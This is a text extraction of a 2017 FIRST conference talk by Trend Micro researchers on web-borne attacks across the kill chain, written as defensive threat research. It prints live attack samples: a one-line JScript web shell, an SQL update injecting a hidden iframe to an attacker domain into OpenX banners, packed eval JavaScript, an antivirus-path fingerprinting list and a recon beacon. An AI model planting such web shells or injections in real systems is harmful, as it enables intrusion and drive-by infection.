



29th ANNUAL
FIRST
CONFERENCE

SAN JUAN
PUERTO RICO
JUNE 11-16, 2017

FIGHTING PIRATES AND PRIVATEERS

WWW.FIRST.ORG

Web As Ongoing Threat Vector: Case Studies from Europe and Asia Pacific



Fyodor Yarochkin, Vladimir Kropotov, TrendMicro
FTR



Introduction

So how web is being used and abused?

The trivial: Drive-bys


EKs

.. but there is much more than this



Software gets smarter, users become .. the opposite ;)

With or without YOU...



Penetration and Data Exfil. Campaigns

These seem to leverage web for all steps of traditional killchain:

- recon :social lures, system fingerprinting, targeted delivery of first stage payloads
- exploitation: exploits, social engineering tricks, phishing
- c2: compromised sites, proxies, social network websites
- data exfiltration: cloud services are often used for data exfil to mimic user behaviors

Out of scope

- We will not talk about trivial stuff here.
- We will not talk about Denial of Service Attacks, Except for unusual trends.
- We expect everybody in the room knows what Exploit Kits and Drive-by-Download attacks are
- Focus less known, but important cases and situations


Censorship will save the future :)

🏠 > News

Theresa May: I will shut down extremist websites if internet companies don't act



Side effects of Internet Censorship



About 1,820,000 results (0.50 seconds)

- North Korea. All websites are under government control. ...
- Burma. Authorities filter e-mails and block access to sites of groups that expose human rights violations or disagree with the government.
- Cuba. Internet available only at government controlled "access points." ...
- Saudi Arabia. ...
- Iran. ...
- China. ...
- Syria. ...
- Tunisia.

More items...



[Top 10 Internet-censored countries - USA Today](https://www.usatoday.com/story/news/world/2014/02/05/...internet-censors/5222385/)

<https://www.usatoday.com/story/news/world/2014/02/05/...internet-censors/5222385/>

Infrastructure compromise could lead to bad impacts

Blacklisted domains resolve to “arbitrary” sites

Github incident

```
Internet Protocol Version 4, Src: 211.90.25.48 (211.90.25.48), Dst: 10.151.1.41 (10.151.1.41)
Transmission Control Protocol, Src Port: 80 (80), Dst Port: 49003 (49003), Seq: 108, Ack: 1, Len: 20
  Source Port: 80 (80)
  Destination Port: 49003 (49003)
  <Source or Destination Port: 80>
  <Source or Destination Port: 49003>
  [Stream index: 137]
  [TCP Segment Len: 1024]
  Sequence number: 108 (relative sequence number)
  [Next sequence number: 1132 (relative sequence number)]
  Acknowledgment number: 1 (relative ack number)
  Header Length: 20 bytes
  ▸ ... 0000 0001 1000 = Flags: 0x018 (PSH, ACK)
0000 20 1a 06 5d 61 50 00 10 db 7b 4f c2 08 00 45 00 ..]aP...{0...E.
0010 04 28 3c 4e 00 00 b0 06 d2 37 d3 5a 19 30 0a 97 .(<N... .7.Z.0..
0020 01 29 00 50 bf 6b 7d 92 9a d8 7a 15 5f 4d 50 18 .).P.k}...z._MP.
0030 10 2a 67 01 00 00 0d 0a 65 76 61 6c 28 66 75 6e .*g..... eval(fun
0040 63 74 69 6f 6e 28 70 2c 61 2c 63 2c 6b 2c 65 2c ction(p, a,c,k,e,
0050 72 29 7b 65 3d 66 75 6e 63 74 69 6f 6e 28 63 29 r){e=fun ction(c)
0060 7b 72 65 74 75 72 6e 28 63 74 69 6f 6e 28 63 29 {return( eval(
```

GosKomNadzor (blacklisting)

РОСКОМНАДЗОР
Руководителю организации

УПРАВЛЕНИЕ ФЕДЕРАЛЬНОЙ СЛУЖБЫ
ПО НАДЗОРУ В СФЕРЕ СВЯЗИ,
ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ
И МАССОВЫХ КОММУНИКАЦИЙ
ПО ЦЕНТРАЛЬНОМУ ФЕДЕРАЛЬНОМУ ОКРУГУ
(Управление Роскомнадзора
по Центральному федеральному округу)

Старокаширское шоссе, д. 2, корп. 10, ГСП-7, Москва, 117997
Справочная: (495) 587-44-85; факс: (495) 249-24-16
E-mail: rsockanc77@rkn.gov.ru

01.06.2017 № 33817-09/77
На № от
О направлении информации

В соответствии с распоряжением заместителя
руководителя Роскомнадзора О.А. Иванова от
01.06.2017 № 33817-09/77 **запрет блокировки**
следующих сетевых адресов: 95.213.11.180,
87.240.165.82 и 5.255.255.88, отсутствующих в

Перечне записей, содержащих информацию о
доменных именах, указателях страниц сайтов в сети
«Интернет» и сетевых адресах, позволяющих
идентифицировать сайты в сети «Интернет» и (или)
информационные ресурсы, содержащие
информацию, доступ к которой должен быть
ограничен операторами связи в порядке,
установленным Федеральным законом от 27 июля
2006 г. № 149-ФЗ «Об информации,
информационных технологиях и о защите
информации» (Выгрузка), предоставляемом
операторам связи.

dymoff.space








Whois Record for DymOff.space

— Whois & Quick Stats

Risk Score	76.62	↗
Email	abuse@namecheap.com is associated with ~2,609,057 domains 5535582d3ee644c0a0589...@whoisguard.com	↗
Registrant Org	WhoisGuard, Inc. was found in ~2,410,810 other domains	↗
Dates	Created on 2017-06-03 - Expires on 2018-06-03 - Updated on 2017-06-03	↗
IP Address	13.88.179.33 - 303 other sites hosted on this server	↗

```
bash $grep CNAME dymoff.space
dymoff.space. IN CNAME purposechem.com.
dymoff.space. IN CNAME www.ispovednik.com.
dymoff.space. IN CNAME myrotvoretts.center.
dymoff.space. IN CNAME update.microsoft.com.
dymoff.space. IN CNAME flight-mh17.livejournal.com.
```

dymoff.space

	IP-адрес	Госорган, принявший решение	Дата
 www.dymoff.space	46.148.26.72	ФСКН	2016-0
 dymoff.space	46.148.26.72	ФСКН	2016-0
 http://dymoff.space/index.php?n=25&id=65537	46.148.26.72	ФСКН	2016-0
 http://dymoff.space/index.php?n=25&id=250607	46.148.26.72	ФСКН	2016-0
 http://www.dymoff.space/	46.148.26.72	ФСКН	2016-0
 http://dymoff.space/category_5.php?n=25&id=334	46.148.26.72	ФСКН	2016-0
 http://dymoff.space/	46.148.26.72	ФСКН	2016-0

How to Kill a site in country-wide scale

Browser address bar: <https://reestr.rublacklist.net/search/?q=>

Search results: Нет результатов

Найдено записей в реестре блогеров: 0

Search results: Нет результатов

Найдено записей в реестрах запрещенных сайтов: 2

	IP-адрес	Госорган, принявший решение	Дата	Домен
azart4partner.com	188.42.167.54 1...	ФНС	2016-08-26	0
azart4partner.com	188.42.167.54 1...	ФНС	2016-08-22	0

Browser address bar: [Secure https://pastebin.com/WXksD5nR](https://pastebin.com/WXksD5nR)


PASTEBIN + new paste trends API

- 146. auramozga.com
- 147. avtomatiks.com
- 148. avtomaty-igrovie.com
- 149. axz4npd4qb.ro.enter.bkfind.space
- 150. [azart4partner.com](https://pastebin.com/WXksD5nR)

The Killchain

the common concept that Web is used during the exploitation process.

The reality is that we've seen use of web systems across the whole killchain.



Killchain: Reconnaissance

Fingerprinting: scanbox like techniques

Discussed:

http://pwc.blogs.com/cyber_security_updates/2014/10/scanbox-framework-whos-affected-and-whos-using-it-1.html
http://pwc.blogs.com/cyber_security_updates/2014/10/scanbox-framework-whos-affected-and-whos-using-it-1.html

Also by TombKeeper in 2013

R1

瀏覽器和本地域

Browser and Local Zone

于陽 TombKeeper (NSFOCUS) 14:10~15:00 (50 mins)

Reconnaissance tools

Name	Location
avira	c:\WINDOWS\system32\drivers\avipbb.sys
bitdefender_2013	c:\Program Files\Bitdefender\Bitdefender 2013 BETA\BdProvider.dll
bitdefender_2013	c:\Program Files\Bitdefender\Bitdefender 2013 BETA\Active Virus Control\avc3_000_001\avcur
mcafee_enterprise	c:\Program Files\McAfee\VirusScan Enterprise\RES0402\McShield.dll
mcafee_enterprise	c:\Program Files\Common Files\McAfee\SystemCore\mytilus3.dll
mcafee_enterprise	c:\Program Files\Common Files\McAfee\SystemCore\mytilus3_worker.dll
avg2012	c:\Program Files\AVG Secure Search\13.2.0.4\AVG Secure Search_toolbar.dll
avg2012	c:\Program Files\Common Files\AVG Secure Search\DNTInstaller\13.2.0\avgdttbx.dll
avg2012	c:\WINDOWS\system32\drivers\avgtpx86.sys
eset_nod32	c:\WINDOWS\system32\drivers\eamon.sys
Dr.Web	c:\Program Files\DrWeb\drwebsp.dll
Mse	c:\WINDOWS\system32\drivers\MpFilter.sys
sophos	c:\PROGRA~1\Sophos\SOPHOS-1\SOPHOS-1.DLL
f-secure2011	c:\program files\F-secure\scanner-interface\fsqkiapi.dll
f-secure2011	c:\Program Files\F-Secure\FSPS\program\FSLSP.DLL
f-secure2011	c:\program files\F-secure\hips\Fshook32.dll
Kaspersky_2012	c:\Program Files\Kaspersky Lab\Kaspersky Anti-Virus 2012\klwtb1c.dll
Kaspersky_2012	c:\WINDOWS\system32\drivers\klif.sys
Kaspersky_2013	c:\Program Files\Kaspersky Lab\Kaspersky Anti-Virus 2013\remote_eka_prague_loader.dll
Kaspersky_2013	c:\Program Files\Kaspersky Lab\Kaspersky Anti-Virus 2013\klwtb1c.dll
Kaspersky_2013	c:\WINDOWS\system32\drivers\kneps.sys
Kaspersky_2013	c:\WINDOWS\system32\drivers\klflt.sys
WinRAR	c:\Program Files\WinRAR\WinRAR.exe
iTunes	c:\Program Files (x86)\iTunes\iTunesHelper.exe
iTunes	c:\Program Files\iTunes\iTunesHelper.exe
SQLServer	c:\Program Files (x86)\Microsoft SQL Server\80\COM\sqlvdi.dll
SQLServer	c:\Program Files\Microsoft SQL Server\80\COM\sqlvdi.dll
SQLServer	c:\Program Files (x86)\Microsoft SQL Server\90\COM\instapi.dll

Non Violent environment fingerprinting actions

Flash case from Lurk:

ljiartwbvsa.info	216.55.166.53	80	GET	http://ljiartwbvsa.info/indexm.html	text/html
ljiartwbvsa.info	216.55.166.53	80	GET	http://ljiartwbvsa.info/054Rldl	application/x-shockwave-flash
ljiartwbvsa.info	216.55.166.53	80	GET	http://ljiartwbvsa.info/counter.php?t=f&v=win%2011,7,700,169&a=true	text/html
ljiartwbvsa.info	216.55.166.53	80	GET	http://ljiartwbvsa.info/354Rlcx	text/html
ljiartwbvsa.info	216.55.166.53	80	GET	http://ljiartwbvsa.info/s.php?qt=null&fl=11,7,700,169&sw=null&ar=null&jv=null&sl=5,1,20513,0	text/html
ljiartwbvsa.info	216.55.166.53	80	GET	http://ljiartwbvsa.info/054Rlcx	

Recon with multi-staged payloads

```
POST /f7015a0edbf0564d9b34cf8add9dff5.php HTTP/1.1  
Accept: text/*/*  
Content-type: application/x-www-form-urlencoded  
User-Agent: 256f0751d6b26488ba98fd57d354ce2a  
Host: 52.78.95.103  
Content-Length: 115  
Cache-Control: no-cache
```

```
m=NEMtNEQtMjgtMjctMjYtMjI&o=V2luZG93czg&d=QzpcIA&n=U3RlZmUtT2ZmaWNlMw&v=ZWMxNTNmNGE3YmY0NTlhZGU3NDhLOWI3YWY0YWMzMzc
```

```
nm=4C-4D-28-27-26-22  
o=Windows8  
d=C:\  
n=Steve-Office3  
v=ec158f4a7bf459ade748e9b
```


Killchain: delivery and exploitation

Web portals as a threat vector

- Initial vectors of compromise in targeted attacks (map pentest and APT scenarios)
- Misconfigurations and their consequences (unpredicted data leaks)
- Exfiltration as a customer communication (hypothetical, but maybe already in the wild)
- BPC or Business logic compromises

Anti-forensic in early days


The screenshot shows the homepage of the website "Матриархат" (Matriarhat), which is described as "Сайт для женщин с характером" (Site for women with character). The page features a navigation menu with categories like "FAQ", "АРТТЕРАПИЯ", "ЖЕНСКИЙ ПИКАП+ЛИЧНОСТНЫЙ РОСТ", "МАНИПУЛИРОВАНИЕ", "О МАТРИАРХАТ.LIGHT", "ОБОЛЩЕНИЕ", and "ОТНОШЕНИЯ". The main article is titled "Видео «Потребители любви» или «Почему он меня использует?»" (Video "Consumers of love" or "Why does he use me?").

The browser's developer console is open, displaying the following HTML code:

```
<iframe src="http://extortion.ru.jah4f.ru/?in=56179" >
</html>
<head> </head>
<body>
  <center>
    <h1>Proxy Detected</h1>
    <hr>
    <i>nginx</i>
  </center>
</body>
</html>
```


The console also shows a "Proxy Detected" message, indicating that the user is behind a proxy server. The page also includes social media links for RSS, Twitter, and Email, and a search bar.

Delivery on non-standard ports



Watering Hole as a threat vector

credit: Joseph C Chen



The screenshot shows a web browser displaying the Korean News website (http://www.kcna.co.jp/index-e.htm). The website features a red and white logo with a star, the text "Korean News", and a navigation bar with links for HOME, Past News, Introduction to KCNA, and E-MAIL. A "To Korean To KNS Photo Service" button is also visible.

Overlaid on the browser is the Telerik Fiddler Web Debugger window, which displays a list of network traffic logs. The logs show various HTTP requests and responses, including successful 200 status codes and several 404 status codes (Not Found). The logs include details such as the result code, protocol, host, URL, body size, and content type.

#	Result	Protocol	Host	URL	Body	Content-Type
1	502	HTTP	www.kcna.co.jp	/index-e.htm	512	text/html; charset=UTF-8
2	200	HTTP	Tunnel to	ieonline.microsoft.com:443	0	
3	200	HTTP	www.kcna.co.jp	/index-e.htm	8,561	text/html
4	200	HTTP	www.kcna.co.jp	/utm/_utm.js	16,380	application/x-javascript
5	200	HTTP	www.kcna.co.jp	/utm/_utm.gif?utmwv=6.1&utm=1715152125&...	35	image/gif
6	200	HTTP	www.kcna.co.jp	/top-eng.html	3,514	text/html
7	200	HTTP	www.kcna.co.jp	/e-news.html	105,362	text/html
8	404	HTTP	www.kcna.co.jp	/images/kabe-0.gif	215	text/html; charset=iso-8859-1
9	200	HTTP	www.kcna.co.jp	/images/flag-dprk.gif	1,014	image/gif
10	200	HTTP	www.kcna.co.jp	/images/knewsage-t.gif	4,795	image/gif
11	404	HTTP	www.kcna.co.jp	/images/kabe-0.gif	215	text/html; charset=iso-8859-1
12	404	HTTP	www.kcna.co.jp	/(EmptyReference!)	215	text/html; charset=iso-8859-1
13	404	HTTP	www.kcna.co.jp	/e-news.files/02mm.gif	219	text/html; charset=iso-8859-1
14	200	HTTP	52.78.95.103	/a7db98c120710f08ea5604f2b622ac9.php	115,712	application/octet-stream
15	404	HTTP	www.kcna.co.jp	/favicon.ico	209	text/html; charset=iso-8859-1
16	200	HTTP	52.78.95.103	/f7015a0edbf0564d9b34cf8add9dff5.php	1	text/html
17	200	HTTP	52.78.95.103	/59c295edc8782dea64cde7fcbd292747.php	1	text/html

Caching routines as a threat vector (Lurk Case 1)

- **memcached Cache poisoning**
- Observed: continuous flood of connection requests to TCP 11211 (default memcached port)
- Cached pages were updated with 'iframed' versions of these pages on the fly

SSH Vuln as a threat vector (Lurk Case 2)

- Machine was compromised via an ssh vulnerability
- Apache web server had additional module installed: mod_proxy_mysql.so (didn't link any mysql libraries)
- This is possibly a modified version of <http://pastebin.com/raw/6wWVsstj> as reported by succuri (https://blog.sucuri.net/2013/01/server-side-iframe-injections-via-apache-modules-and-sshd-backdoor.html)

OpenX as a threat vector (Lurk Case 3)

OpenX compromise

- webshell installed
- The Lurk group periodically modified banners table with
- update `banners` set `htmltemplate=concat(htmltemplate, '<script>document.write('\<div style="position:absolute;left:1000px;top:-1280px;">`

- <iframe

`src="http://couldvestuck.org/XZAH"></iframe></div>\'`;

- `</script>)` where `storagetype='html'`
- This causes the OpenX script `‘/www/delivery/ajs.php’` to produce the HTML code with this iframe snippet appearing at the page.

EK Evolution mostly focused on Usability and Antiforensics

- Serve where you can
- Serve by IP once per day
- Include GEO specifics
- Serve during Intervals
- Serve for appropriate browser
- Server in appropriate environment
-

ADD Period Abuse

Domain ID:D46208878-LRMS
Domain Name:XEZARETA.INFO
Created On:24-Apr-2012 10:14:33 UTC
Last Updated On:24-Apr-2012 10:14:34 UTC
Expiration Date:24-Apr-2013 10:14:33 UTC
Sponsoring Registrar:DomainContext Inc. (R524)
Status:CLIENT TRANSFER PROHIBITED
Status:TRANSFER PROHIBITED
Status:ADDPERIOD
Registrant ID:PP-SP-001
Registrant Name:Domain Admin
Registrant Organization:PrivacyProtect.org
Registrant Street1:ID#10760, PO Box 16
Registrant Street2:Note - All Postal Mails Rejected, visit Privacyprotect.org

Status Code	What does it mean?
addPeriod	This grace period is provided after the initial registration of a domain name. If the registrar deletes the domain name during this period, the registry may provide credit to the registrar for the cost of the registration.


Exploiting trusted redirects

The screenshot shows a web browser window with the address bar containing a Google search URL: `www.google.com/url?q=http%3A%2F%2Fironstyle...`. The page content displays a message: "Redirecting you to http://ironstyle.pp.ua/get?key=%D0%A0%D0%B0%D1%81%D0%BF%D0%B8%D1%81%D0%B0%D0%BD%D0%B8%D0%B5+%D0%B0%D0%B2%D1%82%D0%BE%D0%B1%D1%83%D1%81%D0%B0+864+%D0%BE%D1%82+%D1%84%D0%B0%D0%B1%D1%80%D0%B8%D0%BA%D0%B8+1+%D0%BC%D0%B0%D1%8F%D0%B0%D0%B7%D0%B5%D0%BD%D1%80%D0%B0%D1%84%D0%B5%D1%80%D0%BE%D0%B2%D0%B5".

Overlaid on the browser is a Windows dialog box titled "Открытие «raspisanie.exe»". The dialog contains the following text: "Вы собираетесь открыть файл", "raspisanie.exe", "являющийся Binary File (2,7 МБ)", "из http://rum111790xbbjf.rockproof.ru", and "Вы хотите сохранить этот файл?". At the bottom, there are two buttons: "Сохранить файл" and "Отмена".

Killchain: Command And Control

social networks are widely utilized as intermediate c2



Telegram as c2

www.securityweek.com/telecrypt-ransomwares-encryption-cracked

SECURITYWEEK NETWORK: Information Security News | Infosec Island | Suits and Spooks

SECURITYWEEK

INTERNET AND ENTERPRISE SECURITY NEWS, INSIGHTS & ANALYSIS

Subscribe (Free) | CISO Forum 20

Malware & Threats Cybercrime Mobile & Wireless Risk & Compliance Security Architecture Security

Home > Malware



TeleCrypt Ransomware's Encryption Cracked

By Ionut Arghire on November 23, 2016

in Share 41 G+ 4 Tweet Recommend 25 RSS

TeleCrypt, the file encryption ransomware that **abuses Telegram API for communication** has had its encryption cracked just two weeks after the threat was originally detailed.

The ransomware abuses the instant messaging service Telegram for command and control (C&C) communications. What's more, victims can send messages to the attackers using the same service. Immediately after infection, the malware creates a Telegram bot beacon that uses the C&C server to send various details about the compromised machine.

After installation, TeleCrypt searches the hard drive for specific files, then encrypts them and appends the .Xcri extension to them. However, security researchers say that some variations of the malware don't change the file extension.

The ransomware's authors would request around \$75 from their victims to provide them with a decryptor (payments are accepted via Russian payment services Qiwi or Yandex.Mo). Right from the start, however, researchers suggested that TeleCrypt was written by cybercriminals without advanced skills.

Ваш компьютер был взломан!

Все Ваши файлы теперь зашифрованы. К сожалению для Вас, программисты и полиция не смогут Вам помочь. Для расшифровки обратитесь к оператору по ICQ.

ВАЖНО!!! Запишите номер нашей ICQ 714 595 302. Ярлык этого окна создан на Вашем рабочем столе, но Вы можете удалить его и потеряете наши контакты, следовательно потеряете все Ваши файлы.

29

Закреть

icq 714 595 302

blog.trendmicro.com/trendlabs-security-intelligence/using-third-party-apis-cc-infrastructure/

Trend Micro | About TrendLabs Security Intelligence Blog



TrendLabs **SECURITY INTELLIGENCE** Blog
SECURITY NEWS DIRECT FROM THREAT DEFENSE EXPERTS

Home

Categories

Home » **Exploits** » Victim Machine has joined #general: Using Third-Party APIs as C&C Infrastructure

Victim Machine has joined #general: Using Third-Party APIs as C&C Infrastructure

Posted on: **June 6, 2017** at 5:05 am | Posted in: **Exploits, Vulnerabilities**
Author: **Stephen Hill and Lord Alfred Remorin (Senior Threat Researchers)**



Legit and non legit use

- C2 on compromised web sites (Korea case and many others)
- Major objectives
 - Adds extra layer of obfuscation
 - Minimize untrusted connections issues

Steganography


Hunting for MZ (pe binaries) inside .jpg files
Saumil did awesome job exploring the boundaries:
stegosplit

Stegosplit

Exploit Delivery via Steganography and Polyglots

by Saumil Shah - [saumil at net-square.com](mailto:saumil@net-square.com), [@therealsaumil](https://twitter.com/therealsaumil)

June 2015



TL;DR:

Persistence: awesomeness of simplicity

Server:

```
<%@ Page Language="Jscript"%><%eval(Request.Item["pass"],"unsafe");%>
```

Client Request:

```
ception;try{eval(System.Text.Encoding.GetEncoding(65001).GetString(Sys  
jb2RpbmcuR2V0RW5jb2RpbmcoNjUwMDEpLkdldFN0cmLuZyhteXN0ZW0uQ29udmVydC5Gc  
5ldyBTeXN0ZW0uSU8uRGlyZWN0b3J5SW5mbyhEKTt2YXIgczt1LkdldERpcmVjdG9yaWVz  
lN0cmLuZ3tyZXR1cm4gU3lzdGVtLk1PLkZpbGUuR2V0TGFzdFdyXRlVGl1ZShwKS5Ub1N  
PUQrc1tpXS50YW1l01Jlc3Bvb3N1LldyaXRlKHNbaV0uTmFtZSsiL1x0IitUKFApKyJcdD  
pXS50YW1l01Jlc3Bvb3N1LldyaXRlKHNbaV0uTmFtZSsiXHQiK1QoUCkrIlx0IitzW2ldL  
.Write("ERROR://  
"+err.message);}Response.Write("<-");Response.End();
```

Killchain: Action

Ransomware attacks on server side web application

- All your data belongs to us

Index of /my - index.php.WCRY

[cursos.e-itesca.edu.mx/my/](#) ▼

